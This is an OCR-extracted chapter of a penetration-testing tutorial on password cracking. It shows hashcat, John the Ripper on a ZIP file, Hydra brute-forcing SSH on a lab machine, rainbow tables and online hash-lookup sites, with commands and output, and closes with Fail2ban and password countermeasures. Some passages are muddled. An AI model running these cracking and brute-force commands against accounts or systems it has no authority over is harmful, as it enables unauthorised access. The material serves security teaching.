
- World's fastest password cracker
- World's first and only in-kernel rule engine
- Free
- Open-Source (MIT License)
- Multi-OS (Linux, Windows and macOS)

- Multi-Platform (CPU, GPU, DSP, FPGA, etc., everything that comes with an OpenCL runtime)
- Multi-Hash (Cracking multiple hashes at the same time)
- Supports password candidate brain functionality.
- Supports distributed cracking networks (using overlay)
- Supports sessions

11.2.2 Steps to run hashcat:

Step 1: Open terminal and run hashcat --help.

This will automatically give list of option present under hashcat ,since hashcat is preinstalled in Kali Linux.



```
cklpt@kali:~$ sudo hashcat --help
[sudo] password for cklpt:
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                          | Example
===============================+======+======================================================+=======================
 -m, --hash-type               | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                 |      | Print version                                        |
 -h, --help                    |      | Print help                                           |
     --quiet                   |      | Suppress output                                      |
     --hex-charset             |      | Assume charset is given in hex                       |
     --hex-salt                |      | Assume salt is given in hex                          |
     --hex-wordlist            |      | Assume words in wordlist are given in hex            |
     --force                   |      | Ignore warnings                                      |
     --status                  |      | Enable automatic update of the status screen         |
     --status-json             |      | Enable JSON format for status output                 |
     --status-timer            | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable       |      | Disable self-test functionality on startup           |
     --loopback                |      | Add new plains to induct directory                   |
     --markov-hcstat2          | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic          |      | Enables classic markov-chains, no per-position       |
```

I have created a short list of typical hashes that you may use for testing purposes to make this easier for you.

Step 2: Grab all Hashes you need to decrypt

password123	482c811da5d5b4bc6d497ffa98491e38
HELLO	bbfe60c18cf9b661b08d5918eb8ddbe7
SECRETPASSWORD	b6d5b7586fba0fd61304658d4ca5877c
Test12345	662af1cd1976f09a9f8cecc868ccc0a2
P455w0rd	75b71aa6842e450f12aca00fdf54c51d
GuessMe	031cbcccd3ba6bd4d1556330995b8d08
S3CuReP455Word	b5af0b804ff7238bce48adef1e0c213f

Step 3: To crack passwords we need to find the perfect Wordlist. Wordlists in Kali Linux is located at /usr/share/wordlists or you can get wordlist from online. Some of them are **Seclist** : https://github.com/danielmiessler/SecLists/tree/master/Passwords and **Rockyou**: https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt

```
cklpt@kali:~$ cd /usr/share/wordlists/

cklpt@kali:/usr/share/wordlists$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz
```

rockyou.txt - Notepad

File Edit Format View Help

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
```

Step4: Create file and add the hashes in the file to decrypt

#sudo nano <filename.txt>

```
 GNU nano 5.4                                                cklpthash.txt *
482c811da5d5b4bc6d497ffa98491e38
eb61eead90e3b899c6bcbe27ac581660
b6d5b7586fba0fd61304658d4ca5877c
662af1cd1976f09a9f8cecc868ccc0a2
75b71aa6842e450f12aca00fdf54c51d
031cbcccd3ba6bd4d1556330995b8d08
b5af0b804ff7238bce48adef1e0c213f
```

```
cklpt@kali:~$ ls -la
total 180
drwxr-xr-x 24 cklpt cklpt  4096 Jun 30 02:02 .
drwxr-xr-x  5 root  root   4096 Jun 22 06:23 ..
-rw-------  1 cklpt cklpt   127 Jun 22 03:23 .bash_history
-rw-r--r--  1 cklpt cklpt   220 Jun 22 03:17 .bash_logout
-rw-r--r--  1 cklpt cklpt  4653 Jun 22 03:17 .bashrc
-rw-r--r--  1 cklpt cklpt  3526 Jun 22 03:17 .bashrc.original
drwx------ 14 cklpt cklpt  4096 Jun 28 11:17 .cache
drwxr-xr-x  3 cklpt cklpt  4096 Jun 28 11:21 .cert
drwxr-xr-x  2 cklpt cklpt  4096 Jun 22 04:43 cklpt
-rw-r--r--  1 root  root    232 Jun 30 02:02 cklpthash.txt
```


Step 5: Start the hashcat to decrypt.

#sudo hashcat -m 0 hashes.txt -o passwords.txt /usr/share/wordlists/fasttrack.txt

- -m 0 designates the type of hash algorithm we are cracking. In this case, we are cracking MD5 Raw so we specify 0 we can find a list of hashing algorithms we are able to crack by using the command hashcat -h.
- -o passwords.txt is the output file for the cracked passwords.
- hashes.txt is our input file of hashes.
- /usr/share/wordlists/fasttrack.txt is the path to the wordlist file for this dictionary attack.


cklpt@kali:~$ sudo hashcat -m 0 cklpthash.txt -o pass.txt /usr/share/wordlists/fasttrack.txt
hashcat (v6.1.1) starting...
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz, 2886/2950 MB (1024 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 7 digests; 7 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 64 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/fasttrack.txt
* Passwords.: 222
* Bytes.....: 2006
* Keyspace..: 222
* Runtime...: 0 secs
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework
Approaching final keyspace - workload adjusted.
Session..........: hashcat
Status...........: Exhausted
Hash.Name........: MD5
Hash.Target......: cklpthash.txt
Time.Started.....: Wed Jun 30 02:10:37 2021 (1 sec)
Time.Estimated...: Wed Jun 30 02:10:38 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/fasttrack.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 568 H/s (0.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/7 (14.29%) Digests
Progress.........: 222/222 (100.00%)
Rejected.........: 0/222 (0.00%)
Restore.Point....: 222/222 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Spring2017 -> starwars

The decrypted password are store in file named as pass.txt under home directory.



In the result only one hash is cracked because of wordlist we choose, if we choose perfect wordlist, we can get all hashes in clear test.



11.3 John the Ripper

- John the Ripper is an open-source password cracking software tool.
- John the Ripper uses the dictionary attack. It encrypts set of sample dictionary passwords and compares it to the encrypted password.
- John the Ripper is designed to be both feature-rich and fast. It combines several cracking modes in one program and is fully configurable for your needs.
- Out of the box, John supports (and autodetects) the following Unix crypt(3) hash types: traditional DES-based, "bigcrypt", BSDI extended DES-based, FreeBSD MD5-based (also used on Linux and in Cisco IOS), and OpenBSD Blowfish-based (now also used on some Linux distributions and supported by recent versions of Solaris).

- Also supported out of the box are Kerberos/AFS and Windows LM (DES-based) hashes, as well as DES-based tripcodes.
- John the Ripper Pro adds support for Windows NTLM (MD4-based) and Mac OS X 10.4+ salted SHA-1 hashes.

11.3.1 Step to run John the Ripper to decode the encrypted ZIP

Step 1: First we need to use this command to export hashes to a .txt file.

#sudo zip2john zipfile.zip>zipfile.txt

```
cklpt@kali:~$ sudo zip2john temp.zip>hash.txt
Created directory: /root/.john
ver 2.0 efh 9901 temp.zip/temp.txt PKZIP Encr: cmplen=878, decmplen=1715, crc=E6CF5B22
```

Here temp.zip is a zip file which is encrypted with password and hash.txt is text file to store exported zip keys of the zip file.

Step 2: Now use this command to crack those keys in john.

#sudo john –format=zip <zip.txt>

We append zip.txt to this file as hash.txt where we saved the zip keys previously.

```
cklpt@kali:~$ sudo john --format=zip hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 9 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 8 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 10 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
kalicklpt        (temp.zip/temp.txt)
1g 0:00:00:01 DONE 2/3 (2021-06-30 02:42) 0.6711g/s 16980p/s 16980c/s 16980C/s ..Pantera
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 95 John the Ripper

11.4 Hydra

Demonstration of hydra by what simple method it could obtain unauthorized remote access to a system It supports a multitude of protocols to attack and crack login.

Side Note: You need to know the ip address of whichever machine you use to ssh in. It'd be the raspberry pi in this situation. This can be seen using the ifconfig command line in an operating system based on Linux, or ipconfig if it is a Windows operating system.

11.4.1 Steps to run Hydra to decrypt the remote login password

Step 1: Install hydra


#sudo apt install hydra




Figure 96 Steps to run Hydra to decrypt the remote login password

Step 2: Hhydra help

#sudo hydra—help



Step 3: find the ip address of the remote login



IP	Ping	Hostname	Ports [3+]
192.168.1.1	1 ms	[n/a]	80,443
192.168.1.2	47 ms	Android.local	8080
192.168.1.3	38 ms	DESKTOP-B41USRQ	[n/a]
192.168.1.4	0 ms	DESKTOP-41QHCKF.A...	[n/a]
192.168.1.5	[n/a]	[n/s]	[n/s]
192.168.1.6	[n/a]	[n/s]	[n/s]
192.168.1.7	0 ms	[n/a]	80
192.168.1.8	[n/a]	[n/s]	[n/s]
192.168.1.9	[n/a]	[n/s]	[n/s]
192.168.1.10	0 ms	[n/a]	[n/a]

Or use dig command

#sudo dig <url>

```
cklpt@kali:~$ sudo dig facebook.com

; <<>> DiG 9.16.15-Debian <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3843
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;facebook.com.                  IN      A

;; ANSWER SECTION:
facebook.com.           248     IN      A       157.240.228.35

;; Query time: 40 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Wed Jun 30 03:44:20 EDT 2021
;; MSG SIZE  rcvd: 57
```

Step 3: after finding the Ip address, find the perfect wordlist and add the command

#hydra -l kali -P /usr/share/wordlists/fasttrack.txt -t 6 ssh://192.168.1.10

```
cklpt@kali:~$ sudo hydra -l kali -P /usr/share/wordlists/fasttrack.txt -t 6 ssh://192.168.1.10
[sudo] password for cklpt:
Sorry, try again.
[sudo] password for cklpt:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-30 03:40:06
[DATA] max 6 tasks per 1 server, overall 6 tasks, 230 login tries (l:1/p:230), ~39 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[22][ssh] host: 192.168.1.10   login: kali   password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-30 03:40:10
```


```
cklpt@kali:~$ sudo hydra -l kali -P /usr/share/wordlists/fasttrack.txt -t 6 ssh://192.168.1.10
[sudo] password for cklpt:
Sorry, try again.
[sudo] password for cklpt:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secre
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-30 03:40:06
[DATA] max 6 tasks per 1 server, overall 6 tasks, 230 login tries (l:1/p:230), ~39 tries per ta
[DATA] attacking ssh://192.168.1.10:22/
[22][ssh] host: 192.168.1.10   login: kali   password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-30 03:40:10
```


I flag takes a single value and specifies the user

-P flag takes a path to a file which contains a list of password


-t specifies the number of threads used during the attack

11.5 Mitigation of Brute Force Attack using Fail2Ban

Installing software is a mitigation technique for brute force attacks which prevents it. This tutorial uses Fail2ban as the software Fail2ban is a program that can be set to watch log files by blocking the offender for a certain amount of time and responding to any suspicious activity. The default time it takes to block that offender is set at 600 seconds. Fail2ban's goal against brute force attacks by SSH is to ban offenders long enough to ensure their contact is time-out.

Step 1: Once Fail2ban is already installed, to start it type in the command line: sudo fail2ban-client start.

Step 2: Once Faill2ban is running, run THC-Hydra again. With Fail2ban installed, the brute force attack should no longer work. The figure below shows the results of THC-Hydra once its times out.




Step 3: The log file of Fail2ban will show it banning and unbanning an IP address as it does in the following figure. To access the logs of Fail2Ban type in the terminal nano /var/log/fail2ban.log and scroll to the bottom to see the most recent attempts.

11.6 Rainbow Table

A rainbow table is a pre-computed table that can be used to reverse cryptographic hash functions, typically to crack password hashes. Tables are generally used to recover a password that consists of a restricted set of characters up to a certain length.

What exactly does a rainbow table have well basically a rainbow table just put a table of hashes. Those are represented by a different algorithm. So this is a table of hashes encoded by a given algorithm. It could, for example, be encoded with base64. That's just a simple example.



So what's happening, the tables are hashed and then the hash tables are a hash of words stored in the table. So rainbow tables are used to crack password hashes and you get the context. Rainbow tables are used to crack up harder and more complex hashes. We're going to be using rainbow crack being the package. Rainbow generating rainbow tables. Those rainbow tables use a dictionary attack.

Rainbow table generator calculates the password guessing based on the parameters. If the word does not exist in the word list then you're not going to get the password. If in that in the case of dictionary attacks, it's going to go through random combinations of the different characters of hashed by the algorithm. it is extremely important in the scope of a penetration test. Especially when you talk about password cracking, we use the syntax RTGEN

11.6.1 How to install Rainbow Tables

#sudo apt install rainbowtables




Figure 97 Install Rainbow Tables

#sudo rtgen

Step 1: type “rtgen” without double quotes, then enter



Step2: here we are using SHA algorithm
Type “rtgen sha256 loweralpha 1 10 0 1000 4000 0” without double quotes, then enter.



now go to home–> usr–>share–> rainbow crack–> sha256 file.
this is the rainbow table.

11.7 Md5online, crackstation

Md5online and crack station are online tools, which run various password encryption algorithms and gives plain text for the encrypted passwords.

Link for Md5online: https://www.md5online.org/

Link for crackstation: https://crackstation.net/

MD5Online - HASHS IN THE DATABASE: 1,154,869,XXX,XXX


CrackStation - 19GB 1.5-billion-entry lookup table





11.7.1 Steps to use Md5online:

Step 1: Open web browser and brows to https://www.md5online.org/, but by default it will load Free Password cracker page.



11.7.2 Steps to use crackstation:

Step 1: Open web browser and brows to https://crackstation.net/, but by default it will load Free Password cracker page.




Figure 98 Steps to use crackstation

Step 2: Paste the encrypted pasted on space.

We can even download wordlist from this website. To download navigate to crack station their you will find wordlist download option.

11.8 Countermeasures for password attacks:

- Remember
  that hackers' dictionaries and rainbow tables must recognize the hash of your password to successfully crack it.

- The hacking community does not have every possible password hashed, so the key to not falling prey to a dictionary or rainbow table attack is to ensure that you do not use passwords that would be common enough or short enough (10 characters or less) to end up in a hackers' dictionary or rainbow table. To stay ahead of the curve, having passwords of twelve characters or more in length will help to keep your password safe against these types of attacks.

- System administrators should configure systems to use "salt" in the hashing process. Applying a salt value to the password hashing process results in totally different hashes being generated. That would mean that any hackers' dictionary or rainbow table that is based on no salt or a different salt value would be rendered useless to someone trying to crack our passwords.

- We must do all we can to prevent a malicious individual from downloading password hashes from our systems, i.e., strong anti-virus protection, timely software updates, strong passwords especially for administrator accounts, etc.

- System designers should consider incorporating more than one factor to authenticate users, i.e., what you know (a password/PIN), what you have (a physical token), what you are (biometrics).

Summary

